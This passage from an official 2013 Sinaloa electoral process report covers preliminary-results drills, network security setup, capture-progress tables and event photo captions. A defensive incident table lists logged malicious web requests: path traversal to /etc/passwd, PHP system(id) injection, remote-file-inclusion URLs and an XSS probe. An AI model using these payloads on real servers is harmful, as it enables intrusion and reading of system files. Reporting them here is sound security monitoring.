Sesión 4	14/06/2013	14:00	XIX, XX, XXI, XXII y XXIV

Las capacitaciones se desarrollaron en la agenda programada y se cubrieron los temas propuestos.

Simulacros

Desarrollar eventos de simulacros como preparación para el proceso electoral tiene como finalidad potenciar las habilidades requeridas del personal involucrado, familiarizarlos con el proceso y herramientas, así como evaluar la seguridad, confiabilidad y rendimiento de la infraestructura tecnológica:

- Fortalecer el seguimiento y soporte al proceso de capacitación para todos los involucrados.
- Poner en práctica el proceso de validación, digitalización, captura, verificación y supervisión.
- Verificar las habilidades y pericia del personal que estará asignado a cada actividad el día del proceso electoral.
- Ubicar las principales dudas, demoras y errores durante el proceso por parte del personal involucrado en el proceso PREP 2013.

- Identificar al personal con mayor y menor rendimiento para tomar las acciones pertinentes correctivas, previos al proceso electoral.
- Desarrollar habilidades y mejorar el desempeño en tiempos de respuesta por parte del personal de soporte en caso de contingencias, problemas o dudas.
- Medir tiempos promedios de respuesta a contingencias, para determinar si en caso de fallas, es necesario buscar alternativas de solución más eficientes.
- Verificar la infraestructura de comunicación empleada en el proyecto.
- Evaluar los servicios de comunicación (telefonía, internet).
- Evaluar la forma de atención, disponibilidad y tiempos de recuperación de servicios por parte de los proveedores (en caso de fallas, qué tan rápido se recuperara el servicio, o en su caso, si no se recuperará durante el proceso restante).
- Evaluar rendimiento de los equipos de digitalización.
- Verificar el estado y funcionamiento del equipo de cómputo de las oficinas distritales.
- Verificar el estado y funcionamiento de los servidores que contienen la aplicación.
- Validar los resultados generados por la aplicación, para corregir errores en caso de que se detecten.

Por su naturaleza, los simulacros deben representar el impacto de un evento adverso en un día normal, en condiciones normales.

Durante el periodo de simulacros fue posible detectar y corregir las fallas más importantes, mediante la ejecución de contingencias programadas que permitió al personal involucrado un entrenamiento más real previo a la Jornada Electoral.

A través de los simulacros se comprobó que los recursos humanos, procesos, equipos de cómputo y servidores fueran los adecuados para el proceso PREP 2013.

En los simulacros participaron personal de cada consejo distrital, personal técnico, táctico y administrativo de las empresas participantes.

Estrategia de simulacros

Para la realización de cada simulacro se generaron actas con información ficticia para simular el resultado de las votaciones por cada elección. Esta información se generó para cada uno de los distritos tomando en cuenta lo siguiente:

El simulacro generará información de tipo aleatorio considerando a todos los partidos y candidatos que participarían en la contienda electoral.

La base para generar los datos del simulacro fue el padrón de las 4,639 casillas oficiales, con la distribución existente en los diferentes distritos electorales.

En caso de no cumplir los objetivos planteados en cada uno de ellos, se hizo necesario volver a realizarlo en la fecha alternativa definida.

Para cada oficina distrital, se generó una muestra aleatoria de la información generada.

ESTRATEGIA INICIAL PARA LA EJECUCIÓN DE LOS SIMULACROS		
Simulacro	Hoja	Información
Simulacro 1	Original	30% de las actas generada del simulacro Se valida el 30% de las actas
Simulacro 2	Original	70% restante de las actas generadas del simulacro Se valida el 70% de las actas
Simulacro 3	Original	Reutilizar 100% de las actas generadas del simulacro No se validan actas
Simulacro 4	Rosa	60% de las actas generadas del simulacro Se valida el 60% de las actas

ESTRATEGIA INICIAL PARA LA EJECUCIÓN DE LOS SIMULACROS		
Simulacro	Hoja	Información
Simulacro 5	Rosa	Reutilizar 100% de las actas generadas del simulacro Se valida el 40% de la actas no usadas del 100% de las actas

EJECUCIÓN DE LOS SIMULACROS		
Simulacro	Fecha	Hora
Simulacro 1	15/06/2013	17:00
Simulacro 2	17/06/2013	17:00
Simulacro 2.1	22/06/2013	17:00
Simulacro 3	25/06/2013	11:00
Simulacro 4	30/06/2013	18:00
Simulacro 4.1	02/06/2013	13:00
Simulacro 5	04/07/2013	17:00
Simulacro 5.1	06/07/2013	10:00

Administración de contingencias

Contingencia es la posibilidad o riesgo de que suceda un evento o acontecimiento que altere la operatividad normal de un proceso, técnico o de sistema de información para la cual se tienen que tomar medidas preventivas o en su caso correctiva.

Para asegurar el éxito del programa electoral de resultados preliminares 2013, se realizó un profundo análisis de riesgos, se realizó un plan de contingencias y un plan de respuestas para todo el personal.

Se capacitó al personal sobre cómo restaurar operaciones de la manera más normal posible una vez que se ha materializado un desastre. Se les entregó un manual que contiene las medidas técnicas, humanas y organizativas necesarias para garantizar la continuidad de las operaciones.

Comunicaciones

Para que el programa electoral de resultados preliminares fuera operado en cada consejo distrital y oficinas del CEE de una manera más segura y confiable, se utilizaron redes privadas virtuales (VPN).

Para robustecer la infraestructura de comunicaciones existente en el CEE y asegurar el éxito del proyecto se realizaron las siguientes actividades en cada consejo distrital:

- Instalación de Infinitem y megared como servicios de internet.
- Instalación de firewall para permitir la interconexión con todos los centros de captura a través de la red privada.
- Configuración de los equipos de comunicaciones en los centros de captura de forma que se permitiera a los equipos conectarse a la VPN.
- Segmentar la infraestructura en la red privada, quedando aislada la infraestructura del servidor principal de los usuarios de oficinas centrales ajenos al proceso.
- Implantar políticas de seguridad para evitar que áreas de la red privada que no tenían intervención con los centros de captura tuvieran acceso a éstos.
- Configurar políticas de calidad de servicio que permitieran brindar prioridad a los datos del PREP, sobre los datos de la red privada.
- Encriptación de la información al nivel más seguro.

Almacenamiento y procesamiento

Para protección de la información de las actas de escrutinio, se utilizaron servidores de alto rendimiento y con elevados estándares de seguridad para procesar y resguardar la información capturada en cada consejo distrital. Desde la fase de diseño se contempló el esquema redundante de operación basada en la información histórica de procesos anteriores, es decir, contar con dos centros y que cada centro

tuviera infraestructura de procesamiento y almacenamiento redundante e independiente, considerando que en caso de falla de equipos, la infraestructura de respaldo pudiera soportar la operación.

En este sentido se proyectó como parte de los requerimientos la actualización de la infraestructura de procesamiento y almacenamiento, considerando que los servidores estuvieron equipados con espejos en servidores externos.

Resultados del PREP 2013


Avances del PREP

TABLA DE AVANCE DE CAPTURA PREP DURANTE EL TIEMPO DE OPERACIÓN							
Fecha-Hora	% Avance	# Distritos 100%	Distritos terminaron	Fecha-Hora	% Avance	# Distritos 100%	Distritos terminaron
07/07/2013 19:01	0.09 %	0		07/07/201323:51	76.29 %	4	
07/07/2013 19:11	0.14 %	0		08/07/201300:01	79.05 %	5	I
07/07/2013 19:21	0.56 %	0		08/07/201300:11	81.65 %	7	II,XXII
07/07/2013 19:31	1.54 %	0		08/07/201300:21	83.38 %	7	
07/07/2013 19:41	3.11 %	0		08/07/201300:31	84.97 %	8	X
07/07/2013 19:51	5.38 %	0		08/07/201300:41	87.00 %	9	XVI
07/07/2013 20:01	7.66 %	0		08/07/201300:51	88.69 %	9	
07/07/2013 20:11	10.16 %	0		08/07/201301:01	90.18 %	10	XX
07/07/2013 20:21	12.97 %	0		08/07/201301:11	90.94 %	10	
07/07/2013 20:31	15.75 %	0		08/07/201301:21	91.87 %	11	V
07/07/2013 20:41	18.51 %	0		08/07/201301:31	92.26 %	12	XVIII
07/07/2013 20:51	21.18 %	0		08/07/201301:41	92.58 %	14	IX,XV
07/07/2013 21:01	24.51 %	0		08/07/201301:51	93.37 %	15	VII
07/07/2013 21:11	28.09 %	0		08/07/201302:01	93.93 %	15	
07/07/2013 21:21	31.31 %	0		08/07/201302:11	94.59 %	17	IV,VI
07/07/2013 21:31	34.50 %	0		08/07/201302:21	94.84 %	17	
07/07/2013 21:41	37.61 %	0		08/07/201302:31	95.06 %	17	
07/07/2013 21:51	40.29 %	0		08/07/2013 02:41	95.12 %	17	
07/07/2013 22:01	43.94 %	0		08/07/2013 02:51	95.42 %	17	
07/07/2013 22:11	46.61 %	0		08/07/2013 03:01	95.64 %	18	III
07/07/2013 22:21	49.28 %	0		08/07/2013 03:11	95.86 %	18	
07/07/2013 22:31	52.43 %	1	XVII	08/07/2013 03:21	96.52 %	19	XII
07/07/2013 22:41	55.15 %	1		08/07/2013 03:31	96.78 %	19	
07/07/201322:51	58.36 %	1		08/07/2013 03:41	97.26 %	21	XIII, XIV
07/07/201323:01	61.37 %	1		08/07/2013 03:51	97.68 %	21	
07/07/201323:11	64.95 %	3	VIII,XXI	08/07/2013 04:01	98.18 %	21	
07/07/201323:21	67.79 %	3		08/07/2013 04:11	98.50 %	21	
07/07/201323:31	69.99 %	3		08/07/2013 04:21	98.76 %	21	
07/07/201323:41	72.97 %	4	XXIII	08/07/2013 04:31	98.93 %	21	

TABLA DE AVANCE DE CAPTURA PREP DURANTE EL TIEMPO DE OPERACIÓN (CONT.)

Fecha-Hora	% Avance	# Distritos 100%	Distritos terminaron	Fecha-Hora	% Avance	# Distritos 100%	Distritos terminaron
08/07/2013 04:41	98.96%	21		08/07/2013 07:31	99.72%	23	
08/07/2013 04:51	99.18%	21		08/07/2013 07:41	99.72%	23	
08/07/2013 05:01	99.21%	22	XXIV	08/07/2013 07:51	99.72%	23	
08/07/2013 05:11	99.24%	22		08/07/2013 08:01	99.72%	23	
08/07/2013 05:21	99.35%	22		08/07/2013 08:11	99.72%	23	
08/07/2013 05:31	99.37%	22		08/07/2013 08:21	99.72%	23	
08/07/2013 05:41	99.45%	22		08/07/2013 08:31	99.72%	23	
08/07/2013 05:51	99.47%	22		08/07/2013 08:41	99.72%	23	
08/07/2013 06:01	99.50%	22		08/07/2013 08:51	99.72%	23	
08/07/2013 06:11	99.67%	22		08/07/2013 09:01	99.72%	23	
08/07/2013 06:21	99.72%	23	XIX	08/07/2013 09:11	99.72%	23	
08/07/2013 06:31	99.72%	23		08/07/2013 09:21	99.72%	23	
08/07/2013 06:41	99.72%	23		08/07/2013 09:31	99.72%	23	
08/07/2013 06:51	99.72%	23		08/07/2013 09:41	99.72%	23	
08/07/2013 07:01	99.72%	23		08/07/2013 09:51	99.80%	23	
08/07/2013 07:11	99.72%	23		08/07/2013 10:01	100.00%	24	XI
08/07/2013 07:21	99.72%	23		08/07/2013 10:02	100.00%	24	

Gráfica de Avance del Proceso PREP 2013



Bitácora de incidencias en base de dato

Hora I Hora F	Incidencia	Solución
18:00 18:05	Se abre el portal SIPREP al público.	
22:05 22:08	El límite máximo de peticiones por segundo está llegando a su tope en el balanceador.	Se solicita un incremento de servicio para recibir hasta 12,500 conexiones en el balanceador.

Reporte de visitantes únicos (SIPREP)

Se realizó un monitoreo acerca de la cantidad de usuarios que accedieron a la página SIPREP a partir del día 7 de julio hasta el día 9 de julio a las 12:00 hrs, dando como resultado la siguiente estadística.




Figura 2. Estadística de visitantes únicos.

Como se muestra en la figura 2, el punto de mayor auge de accesos a la página de usuarios externos se registró el día 7 de julio a las 23:00hrs con un total de 70,000 visitantes.

Reporte de páginas visitadas (SIPREP)

El reporte de páginas visitadas por minuto se ve reflejado en la siguiente gráfica, en donde se puede identificar el punto de mayor acceso de usuarios externos con 200,000 visitas por minuto el día 7 de julio a las 22:30hrs y empieza a decaer el día 8 de julio a las 8:00hrs




Figura 3. Páginas visitadas.

Reporte de conexiones en balanceador web

Se incrementó la capacidad de conexión por minuto a la página web SIPREP a las 21:45hrs, en donde el nivel más alto de conexiones fue de 10,500 conexiones por minuto a las 23:30hrs.




Figura 4. Balanceador Web.

Intentos de acceso malintencionado a servidores web

Las siguientes ligas de sitios de internet, son las detectadas como acceso malintencionado a los servidores web.

N	Item	Hits	%
1	/admin t/include/aff liste langue.php?rep include=http://xxxxxxxxx/	8	2.44
2	/remotehtmlview.php?phpAds_path=http://xxxxxxxxx	8	2.44
3	/components/com_hotornot2/phphthumb/phpThumb.php?src=../index.php&fltrf =blur 5;echo+082119f75623eb7abd7bf357698ff66c>cac he/acunetix;	7	2.13
4	/ideabox/include.php?ideaDir=http://xxxxxxxxx	6	1.83
5	/login.php?lang=../../../../../../../../../../../../etc/passwd	6	1.83
6	/questbook/view.php?PG=foobar	5	1.52
7	/phpping/index.php?pingto=www.nessus.org	5	1.52
8	/scripts/loudblog/inc/parse_old.php?template=@system(id);@&php_use=1&phpseparator=@	5	1.52
9	/view.php?PG=foobar	5	1.52
10	/?	4	1.22
11	/cgi-bin/index.php?p=`nessus	4	1.22
12	/cgi-bin/login.php?lang=../../../../../../../../../../../../etc/passwd	4	1.22
13	/cgi-bin/loudblog/inc/parse_old.php?template=@system(id);@&php_use=1&phpseparator=@	4	1.22
14	/loudblog/inc/parse_old.php?template=@system(id);@&php_use=1&phpseparator=@	4	1.22
15	/misc.php?action=login	4	1.22
16	/notify?from=nessus lid	4	1.22
17	/scripts/popup.php?include_path=/etc/passwd	4	1.22
18	/spipe?Source=nessus	4	1.22
19	?search=<script>alert(1)</script>	3	0.91
20	/admin/define.inc.php?match=http://xxxxx/	3	0.91
	Other	231	70.43
	Total	328	100%

MEMORIA FOTOGRÁFICA

TOMA DE PROTESTA DE LOS MIEMBROS DEL CONSEJO ESTATAL ELECTORAL DE SINALOA (CEE) POR LA LX LEGISLATURA DEL CONGRESO DEL ESTADO



Integrantes del CEE ante el Pleno del Congreso del Estado.



Al momento de rendir la protesta de ley.



Rueda de prensa, posterior a la toma de protesta.

ACTIVIDADES REALIZADAS PARA LA ORGANIZACIÓN DEL PROCESO ELECTORAL



Taller sobre asignación de tiempos oficiales en radio y televisión por personal del Instituto Federal Electoral.



Instalación de los 28 Consejos Distritales y Municipales en toda la geografía de Sinaloa.



Reunión de los 28 Presidentes de los Consejos Electorales en Sinaloa, con autoridades del CEE.



Reuniones de trabajo de las diversas Comisiones integradas por Consejeros Ciudadanos, con representantes de los partidos políticos.



Curso para capacitadores y supervisores electorales.



Firma de Convenio entre autoridades del CEE y de la Secretaría de Seguridad Pública, lo testifica el Secretario General de Gobierno del Estado, Lic. Gerardo Vargas Landeros.



Reunión con integrantes de «Milenio Feminista».



Distribución de notificaciones a ciudadanos.



Banderazo de inicio de la primera etapa de capacitación para ciudadanos que se desempeñarían como funcionarios de casilla.



Capacitadores electoral en plena actividad: visitando y notificando a ciudadanos de su responsabilidad cívica.



Material que se utilizó para la jornada electoral, el cual, en un marco de transparencia, fue previamente licitado.



El Presidente del CEE se reunió en diversas ocasiones con dirigentes de todos los partidos políticos en Sinaloa, en un ambiente de civilidad.



Conferencia del Magistrado del Tribunal Electoral del Poder Judicial de la Federación, Dr. Flavio Galván Rivera, en la Facultad de Derecho de la UAS.



Curso de la Fiscalía Especializada para la Atención de los Delitos Electorales (FEPADE) a personal del CEE.



Se brindó amplia información sobre el Programa de Resultados Electorales Preliminares que se utilizaría al cierre de las mesas directivas de casilla.



Los representantes de los partidos políticos, siempre atentos al desarrollo del proceso electoral; aquí, durante la entrega de las listas nominales.





Una Comisión Especial de Diputados Federales visitó diversas entidades donde se llevaba a cabo proceso electoral. Aquí, en la Sala de Sesiones del CEE Sinaloa, acompañados de autoridades electorales en la entidad, como las del CEE, el Tribunal Estatal y el Instituto Federal Electoral.



Visita de representantes de partidos políticos y medios de comunicación, a la imprenta donde se elaboraron las boletas electorales, para verificar las medidas de seguridad.

PROMOCIÓN DEL VOTO LIBRE Y SECRETO



El CEE cumplió su 18 aniversario de ciudadanía, lo celebró con diversas actividades de promoción del voto, como esta caminata en el Jardín Botánico de Culiacán.



La invitación a votar se realizó en todos los municipios de Sinaloa, a través de diversas acciones.

SOCIALIZACIÓN DEL PROCESO ELECTORAL LOCAL



Con personal de la Secretaría de Desarrollo Social Delegación Sinaloa



Con médicos y personal administrativo de la Secretaría de Salud.



Trabajadores del Instituto Mexicano del Seguro Social también se mostraron interesados en saber más de las elecciones.



Madres de «Estrella Guía», Institución de Asistencia Privada, fueron visitadas para darles a conocer información sobre el proceso electoral.



Socios de diversos Club Rotarios conocieron de primera mano, las actividades del CEE.



Trabajadores de la Comisión Federal de Electricidad se informaron del proceso electoral.



Los miembros de la Cámara de la Industria de la Radio y Televisión (CIRT) Delegación Sinaloa, encabezadas por el Ing. Rafael Borbón Ramos y el Ing. Manuel Pérez, también fueron partícipes de esta socialización.



CONSULTA INFANTIL



Niñas y niños acudieron a emitir su opinión sobre diversos temas sociales.



Los pequeños expresaron su opinión libremente.



Gran afluencia de la niñez por participar.

JORNADA ELECTORAL



Las mujeres fueron parte activa durante la jornada electoral



Ciudadanos de toda la geografía sinaloense cumplieron con su compromiso cívico de participar como funcionarios de casilla o ejerciendo su voto.



Se instalaron 4 mil 639 casillas en todo el estado, mismas que fueron atendidas por más de 18 mil ciudadanos que actuaron como funcionarios de casillas.

Memoria. Proceso Electoral Sinaloa 2013

se terminó de imprimir en junio de 2014 en los talleres Manjarrez Impresores, S.A. de C.V., José Aguilar Barraza 140 Poniente, Jorge Almada, Culiacán, 80200 (Sinaloa), su tiraje consta de mil ejemplares.

